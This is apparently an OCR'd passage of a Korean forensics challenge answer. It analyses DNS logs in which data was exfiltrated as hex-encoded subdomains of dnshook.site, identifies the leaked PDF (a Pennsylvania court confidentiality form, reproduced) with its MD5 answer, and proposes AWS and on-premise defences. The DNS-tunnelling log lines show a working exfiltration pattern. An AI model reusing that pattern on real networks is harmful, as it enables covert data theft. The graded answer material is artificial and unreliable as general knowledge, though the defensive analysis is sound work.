
Jul 16, 2024 @ 18:34:56.880	10.0.1.186	8.8.8.8	dnshook.site	1774.0d0a3131313539330d0a2525454f46.43060bd0-7713-4824-8f65-1ca7218aeb11.dnshook.site
Jul 16, 2024 @ 18:34:57.071	10.0.1.186	8.8.8.8	dnshook.site	1774.0d0a3131313539330d0a2525454f46.43060bd0-7713-4824-8f65-1ca7218aeb11.dnshook.site
Jul 16, 2024 @ 18:34:58.976	10.0.1.186	8.8.8.8	dnshook.site	fin.1775.43060bd0-7713-4824-8f65-1ca7218aeb11.dnshook.site
Jul 16, 2024 @ 18:34:59.158	10.0.1.186	8.8.8.8	dnshook.site	fin.1775.43060bd0-7713-4824-8f65-1ca7218aeb11.dnshook.site


[그림 18] PDF 유출 완료 지점 로그

PDF 유출에는 총 89 개의 UUID 가 사용되었으며, KST 기준 2024 년 7 월 16 일 오후 5 시 20 분부터 6 시 34 분까지 총 1,775 개의 요청이 발생했습니다.

이러한 DNS 요청 정보는 앞서 설명한 대로 dnshook 서비스를 제공하는 webhook.site 로 최종 전송되었습니다. 유출자는 이 정보를 재구성하여 원본 파일을 복원한 것으로 추정됩니다.

2. What data was leaked? Provide the MD5 hash of the leaked data. (75 points)




CONFIDENTIAL DOCUMENT FORM

Rev. 7/2018

Case Records Public Access Policy of the Unified Judicial System of Pennsylvania

(Party name as displayed in case caption) Docket/Case No.
Vs.
(Party name as displayed in case caption) Court
This form is associated with the pleading titled _____, dated _____,

Paragraph, page, etc. where the confidential document is reference in the filing:

_____. Pursuant to the *Case Records Public Access Policy of the Unified Judicial System of Pennsylvania*, the Confidential Document Form shall accompany a filing where a confidential document is required by law, ordered by the court, or is otherwise necessary to effect the disposition of a matter. This form shall be accessible to the public, however the documents attached shall not be publicly accessible, except as ordered by a court. The documents attached will be available to the parties, counsel of record, the court, and the custodian. **Please only attach documents necessary for the purposes of this case**. Complete the entire form and check all that apply. This form and any additional pages must be served on all unrepresented parties and counsel of record. **Type of Confidential Document**

Financial Source Documents
Tax Returns and schedules
W-2 forms and schedules including 1099 forms or similar documents
Wage stubs, earning statements, or other similar documents
Credit card statements
Financial institution statements (e.g., investment/bank statements)
Check registers
Checks or equivalent
Loan application documents
Minors' educational records
Medical/Psychological records
Children and Youth Services' records
Marital Property Inventory and Pre-Trial Statement as provided in Pa.R.C.P. No. 1920.33
Income and Expense Statement as provided in Pa.R.C.P. No. 1910.27(c)
Agreements between the parties as used in 23 Pa.C.S. §3105

[그림 19] 유출된 PDF 파일

그림 16의 방법으로 DNS를 통한 데이터 전송 및 수신이 가능함을 확인했습니다. 이 과정에서 표 4에 언급된 Confidential_Document.pdf로 추정되는 파일의 유출 흔적을 발견했습니다.

MD5: BD871B58D122275C4D0A84B76799E665

3. How can our security team effectively prepare for and prevent such incidents in the future? (based on feasibility and realism) (50 points)

A. In an AWS infrastructure environment (25 points)

AWS 인프라 환경에서 향후 유사한 사고를 효과적으로 예방하고 대비하기 위해서는 두 가지 핵심 전략을 고려해야 합니다. 첫째, Amazon Route 53 Resolver DNS 방화벽을 활용하는 것입니다. 이 방화벽을 통해 DNS 쿼리 로깅을 활성화하여 모든 DNS 요청을 기록하고 모니터링할 수 있습니다. VPC의 아웃바운드 DNS 트래픽을 효과적으로 필터링하고, 악성 도메인을 차단하며, 승인된 도메인에만 접근을 허용하는 보안 정책을 구현할 수 있습니다. 재사용 가능한 규칙 그룹을 여러 VPC에 쉽게 적용할 수 있어 관리 효율성도 높일 수 있습니다. 둘째, AWS GuardDuty와의 통합입니다. GuardDuty는 AWS 계정 내 악성 활동을 자동으로 탐지하고, 의심스러운 DNS 활동에 대한 경고를 생성합니다. 이는 알려진 악성 도메인뿐만 아니라 새로운 의심 도메인에 대한 쿼리도 감지할 수 있어, 잠재적인 데이터 유출 시도를 신속하게 포착하고 대응할 수 있게 해줍니다. 이러한 방법들을 통해 DNS 트래픽을 철저히 모니터링하고 통제함으로써, 이상 징후를 조기에 발견하고 신속하게 대응하여 데이터 유출 위험을 최소화할 수 있을 것입니다.

B. In an on-premise environment (25 points)

온프레미스 환경에서 유사 사고를 예방하고 대비하기 위한 전략은 크게 두 가지로 요약할 수 있습니다. 첫째, 네트워크 세그멘테이션과 접근 통제를 강화하는 것입니다. 네트워크를 여러 구역으로 나누어 중요 시스템과 데이터를 격리하고, 내 외부 간 트래픽을 엄격히 제어합니다. 민감 데이터 시스템에 대한 네트워크 접근을 최소화하고, 엄격한 방화벽 규칙으로 불필요한 외부 데이터 전송을 차단합니다. 네트워크 ACL을 활용해 특정 IP에서만 외부 DNS 서버 접근이 가능하도록 제한하여, 승인된 사용자와 시스템만이 DNS 요청을 생성하고 전송할 수 있게 합니다. 둘째, 침입 탐지 및 방지 시스템(IDS/IPS)을 도입하는 것입니다. 이 시스템을 통해 DNS 트래픽을 포함한 모든 네트워크 트래픽을 실시간으로 모니터링하고, 비정상적인 패턴이나 데이터 유출 시도를 탐지하여 자동으로 차단합니다. 특히 DNS 터널링 방지 기능이 포함된 솔루션을 사용하여 DNS 요청에 숨겨진 데이터를 탐지하고 차단함으로써, DNS 트래픽을 이용한 은밀한 통신 및 데이터 유출 시도에 실시간으로 대응할 수 있습니다. 이러한 방법들을 통해 네트워크 전반의 보안을 강화하고 데이터 유출 위험을 크게 줄일 수 있을 것입니다.